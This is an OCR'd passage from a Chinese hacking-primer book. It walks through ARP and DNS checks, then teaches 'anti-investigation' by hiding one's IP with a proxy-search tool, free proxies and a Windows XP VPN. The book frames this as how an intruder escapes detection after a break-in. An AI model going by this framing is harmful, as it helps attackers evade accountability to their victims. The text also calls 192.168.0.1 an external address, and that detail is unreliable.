解答：正常情况下，如果没有将本机的 IP 地址（如 192.168.0.7）与 MAC 地址进行绑定，则在动态的情况下，在 CMD 命令提示符窗口中输入命令“arp –a”，会在 PC 上看到如下提示：

Internet Address　　Physical Address　　Type

192.168.0.7　　00-1E-8C-17-BO-8B　dynamic（动态）

即网关的 MAC 地址为正确的 MAC 地址（一般为路由器 LAN 口的 MAC 地址），如果这个不是正确的 MAC 地址，则说明本已经受到 ARP 攻击的影响了。

点拨 2：如何查询 DNS 服务器工作是否正常？

解答：要查询 DNS 服务器的工作是否正常，要先知道自己计算机使用的 DNS 地址是多少了，并且查询它的运行情况。

步骤 01 在命令提示符下输入“ipconfig /all”命令，即可查询网络参数，如图 10-54 所示。




图 10-54　输入“ipconfig /all”命令

步骤 02 在查询结果中可看到显示“DNS SERVERS”地方，这个就是 DNS 服务器地址，如图 10-54 所示中的 DNS 服务器地址是 192.168.0.1。从这个地址可以看出是个外网地址，如果使用外网 DNS 出现解析错误时，可以更换一个其他的 DNS 服务器地址即可解决问题。

步骤 03 如果在 DNS 服务器处显示的是内部网络地址，说明本机的 DNS 解析工作是交给局域网内部的 DNS 服务器来完成的，这时需要检查这个 DNS 服务器，在 DNS 服务器上进行 nslookup 操作看是否可以正常解析。

解决 DNS 服务器上的 DNS 服务故障，一般来说问题也能够解决。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第11章

形形色色的反侦查技术

重点提示：

- 数据隐藏与伪装
- 数据窃取的方式
- 不同的信息隐写技术
- 数据加密与擦除





作为一名黑客必须具备侦查与反侦查能力，这样既能成功入侵别人的电脑，又能不留下一点痕迹，成功脱身。

这些反侦查能力包括隐藏自身的IP地址；将重要的数据隐藏或伪装起来，不让人察觉；利用数据恢复软件窃取用户已删除的重要数据；将重要的信息隐写，以给人以假象等，每一名黑客都应该具备这样的反侦查能力。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在黑客攻击中，最重要的一部分不是成功侵入主机，而是清除痕迹，不要让管理者发现被侵入及数据被伪造。同理，社会工程学也有这样的概念。对于一名黑客初学者来说，在常规的入侵练习中，自身的安全保护是不可避免的，然而网络上那些所谓的自身安全措施是远远不够的，因此，必须学会一些反侦查技术，也保护自己。

11.1 网络中只留下一个影子

在正式进行各种“黑客行为”之前，黑客会采取各种手段，侦察对方的主机信息，以便决定使用何种最有效的方法达到自己的目的。但黑客在访问每台主机时，都会留下 IP 地址记录，这样当用户或管理员感觉网络流量有异常时，就会从系统日志记录中查找攻击者的信息，作为日后警告攻击者的凭据。黑客们都非常的狡猾，他们会采取多种方法来隐藏 IP 地址，使用户无法找到它们的踪迹。

11.1.1 通过代理服务器隐藏 IP 地址

代理服务器是介于浏览器和 Web 服务器之间的另一台服务器。当使用代理服务器访问站点时会先向代理服务器发出请求，代理服务器便会取回浏览器所需要的信息，并传送给用户的浏览器。这意味着是通过代理服务器作为中间人而进行间接的主机访问，这样，被访问的主机所记录的 IP 就是代理服务器的 IP，而不是我们自身的 IP 信息。寻找代理 IP 的途径有很多种，如使用“代理猎手”这种类似的工具进行搜索，或使用网上免费的代理 IP。

1. 使用“代理猎手”搜索代理

“代理猎手”是一款集搜索与验证于一身，支持多网址段、多端口自动查询，支持用户设置最大连接数（可以做到不影响其他网络程序），可以快速查找网络上的免费 Proxy 的软件。

下面介绍使用“代理猎手”搜索代理的具体操作方法。

（1） 添加搜索任务

在使用“代理猎手”搜索代理之前，要首先添加搜索任务，其具体操作步骤如下。

步骤 01 将下载的“代理猎手”软件压缩包进行解压并安装，然后启动该软件，即可进入其主界面中，选择“搜索任务”→“添加任务”菜单项，如图 11-1 所示。打开“添加搜索任务”对话框，在“任务类型”下拉列表框中选择“搜索网址范围”选项，如图 11-2 所示。




图 11-1 选择“搜索任务”→“添加任务”菜单项




图 11-2 选择“搜索网址范围”选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“下一步”按钮，即可进入“添加搜索任务”对话框的“地址范围”区域，如图 11-3 所示。

步骤 03 单击“添加”按钮，即可弹出“添加搜索 IP 范围”对话框，在其中根据实际情况输入起始地址和结束地址，如图 11-4 所示。单击“确定”按钮，即可完成 IP 地址范围的添加，则添加的 IP 地址范围即可出现在“地址范围”区域的列表框中，如图 11-5 所示。




图 11-3　进入“地址范围”区域




图 11-4　“添加搜索 IP 范围”对话框




图 11-5　完成 IP 地址范围的添加

步骤 04 在“地址范围”区域中若单击“选取已定义的范围”按钮，即可打开“预定义的 IP 地址范围”对话框，如图 11-6 所示。

步骤 05 单击“添加”按钮，即可打开“添加搜索 IP 范围”对话框，在其中根据实际情况设置 IP 地址范围，并输入相应地址范围说明，如图 11-7 所示。单击“确定”按钮，即可完成 IP 地址范围的添加。




图 11-6　“预定义的 IP 地址范围”对话框




图 11-7　设置 IP 地址范围

步骤 06 若在“预定义的 IP 地址范围”对话框中单击“打开”按钮，即可打开“读入地址范围”对话框。在其中选择“代理猎手”已预设 IP 地址范围的文件，如图 11-8 所示。

步骤 07 单击“打开”按钮，即可将其添加到“预定义的 IP 地址范围”对话框中，在其中选择需要搜索的 IP 地址范围，如图 11-9 所示。单击“使用”按钮，即可将预设的 IP 地址范围添加到搜索 IP 地址范围中。

步骤 08 单击“下一步”按钮，进入“端口和协议”区域，如图 11-10 所示。单击“添加”按钮，即可打开“添加端口和协议”对话框，在其中输入相应的端口并勾选“必搜”复选框，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 11-11 所示。



图 11-8 选择已预设 IP 地址范围的文件




图 11-9 添加预设 IP 地址范围




图 11-10 进入“端口和协议”区域




图 11-11 输入相应的端口

步骤 09 单击“确定”按钮，即可完成添加操作，返回“端口和协议”区域。单击“完成”按钮，即可完成搜索任务的添加。

（2） 设置参数

在添加完搜索任务之后，就可以开始搜索了。但为了提高搜索的效率，还需要用户设置一下“代理猎手”的各项参数。

步骤 01 完成搜索任务的添加后，在“代理猎手”的主界面中的“搜索任务”列表框中可以看到添加的任务。选择“系统”→“参数设置”菜单项，开始设置各项参数，如图 11-12 所示。




图 11-12 选择“系统”→“参数设置”菜单项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 打开“运行参数设置”对话框，默认选择“搜索验证设置”选项卡。选中“搜索方法”选项区域中的“启用先 ping 后连的机制”复选框，在其中可以提高搜索效果，如图 11-13 所示。




图 11-13　设置“搜索验证设置”选项卡



“代理猎手”默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各并发数量，以减轻网络的负担。

步骤 03 切换到“验证数据设置”选项卡，单击“添加”按钮，在弹出的“添加验证数据”对话框中添加验证资源地址及其参数，如图 11-14 所示。




图 11-14　添加验证资源地址及其参数

步骤 04 单击“确定”按钮，即可完成验证数据的设置，如图 11-15 所示。选择“代理调度设置”选项卡，在其中可以设置代理调度参数、代理调度范围等选项，如图 11-16 所示。

步骤 05 选择“其他设置”选项卡，在其中可以设置拨号、搜索验证历史、运行参数等选项，如图 11-17 所示。单击“确定”按钮，即可开始搜索设置的 IP 地址范围。

（3） 搜索添加的任务并查看结果

设置完参数后，在“代理猎手”主界面中选择“搜索任务”→“开始搜索”菜单项，即

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可开始搜索任务了。待过一段时间，在搜索完毕后，就可以查看搜索结果了。

步骤 01 在“代理猎手”主界面中切换到“搜索结果”选项卡，在其中可以查看搜索结果。其中“验证状态”为 Free 的代理，即为可以使用的代理服务器，如图 11-18 所示。




图 11-15 完成验证数据的设置




图 11-16 设置“代理调度设置”选项卡




图 11-17 设置“其他设置”选项卡




图 11-18 查看搜索结果

步骤 02 在找到可用的代理服务器之后，将其 IP 地址复制到“代理调度”选项卡中，代理猎手就可以自动为服务器进行调度了，多增加几个代理服务器有利于网络速度的提高。一般情况下，“验证状态”为 Free 的代理服务器很少，只要验证状态为“Good”就可以使用了。

2. 使用网上免费的代理 IP

网上有很多专门提供免费的代理 IP 的网站，如代理中国（http://www.proxycn.com/）、纯真网络代理（http://www.cz88.net/proxy/）等。利用这些网站提供的代理 IP 访问站点时，被访问的主机所记录的 IP 就是代理服务器的 IP，这样就可以隐藏我们自己真实的 IP 信息，从而达到隐藏 IP 的目的。下面以 QQ 为例介绍设置代理 IP 的方法。

步骤 01 在搜索引擎中找到“代理中国”网站，并进入网站中。然后在左侧列表中选择一个代理列表，如“今日最新高速 HTTP 代理列表”，在右侧列出的 HTTP 代理服务器中选择一个代理 IP，比如位于欧洲的 HTTP 类型代理：118.96.142.197，端口 3128，如图 11-19 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-19 找到要使用的代理 IP



代理按功能可以分为 http 代理、telnet 代理、socks 代理（socks4 和 socks5）等类别。Socks5 代理支持 TCP 和 UDP 协议（用户数据报协议），还支持各种身份验证机制、服务器端域名解析等。

步骤 02 启动 QQ 程序，在登录框中输入 QQ 号和密码，并单击“设置”按钮，弹出“设置”对话框。在“网络设置”栏中的“类型”、“地址”和“端口”文本框中分别输入刚才选择的代理，单击“测试”按钮。若代理 IP 可用，则会弹出提示对话框，提示用户成功连接到代理服务器，如图 11-20 所示。

步骤 03 单击“确定”按钮，返回登录框中，登录 QQ 即可。在成功登录后，将鼠标放置在“我的好友”栏中的第一个 QQ 头像上，可看到当前的 IP 状态已显示为欧洲，而不是用户真实的 IP 地址了，如图 11-21 所示。




图 11-20 使用代理 IP 登录



图 11-21 显示代理 IP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.1.2 通过系统自带的 VPN 隐藏 IP 地址

VPN（Virtual Private Network，虚拟专用网络）被定义为通过一个公用网络（通常是因特网）建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定的隧道。

它具有访问网络速度快，可以隐藏 IP 地址等特性。VPN 连接其实就是通过系统自带的网络连接创建的，只要知道 VPN 账号、密码（网上提供有很多免费的 VPN 账号和密码）以及 VPN 服务器地址后就可以连接。

VPN 连接建立后，本机就跟 VPN 服务器同在一个局域网内，因此访问网络时显示的地址就是 VPN 服务器提供的 IP 地址，从而达到隐藏本机 IP 地址的目的。

下面介绍在 Windows XP 系统中建立 VPN 连接的具体操作步骤。

步骤 01 双击桌面上的“网络连接”快捷方式，即可打开“网络连接”窗口。在窗口左侧的区域中单击“创建一个新的连接”选项，即可打开“新建连接向导”对话框，如图 11-22 所示。




图 11-22 打开“新建连接向导”对话框

步骤 02 单击“下一步”按钮，在打开的对话框中设置网络连接类型，这里选择“连接到我的工作场所的网络”选项，如图 11-23 所示。

步骤 03 单击“下一步”按钮，在打开的对话框中选择“虚拟专用网络连接”选项，创建 VPN 连接，如图 11-24 所示。




图 11-23 “新建连接向导”对话框




图 11-24 创建 VPN 连接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“下一步”按钮，在打开的对话框中的“公司名”文本框中输入连接到您的工作场所的连接名称，即创建 VPN 连接后的快捷方式显示的名称，如图 11-25 所示。

步骤 05 单击“下一步”按钮，在打开的对话框中的“主机名或 IP 地址”文本框中输入服务器端 IP 地址或者主机名，如图 11-26 所示。




图 11-25　设置连接到您的工作场所的连接名称




图 11-26　输入服务器端 IP 地址或者主机名



这个主机名或 IP 地址是提供 VPN 账号的服务器，VPN 账号和用户名必须跟 VPN 服务器主机名或者 IP 地址相配对才能使用。如果服务器端是通过路由器连接上网，可以通过这两种方法获得 Internet 地址：登录服务器端路由器查看，tp-link、d-link 等品牌的家用路由器，登录后主界面上都有连接信息，包含IP地址；用服务器端访问 http://www.ip138.com 之类的网站，查看 Internet 地址。

步骤 06 单击“下一步”按钮，在弹出的对话框中选中“在我的桌面上添加一个到此连接的快捷方式”复选框，以方便操作，如图 11-27 所示。单击“完成”按钮，即可完成 VPN 连接的创建。




图 11-27　完成 VPN 连接的创建

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 双击桌面上的 VPN 连接快捷方式，打开 VPN 连接。在“用户名”和“密码”文本框中输入 VPN 的账号和密码，并勾选“为下面用户保存用户名和密码”复选框，如图 11-28 所示。单击“连接”按钮，通过 VPN 服务器的验证后就可以使用 VPN 了。

步骤 08 网上提供的免费 VPN 账号和密码都有时间限制，因此当账号变更时，就需要重新建立 VPN 连接。可以通过修改 VPN 连接属性来重新选择 VPN 服务器。在如图 11-28 所示的界面中单击“属性”按钮，即可打开 VPN 属性对话框。在“常规”选项卡中的“目的地的主机名或 IP 地址”文本框中输入新的 VPN 服务器地址即可，如图 11-29 所示。

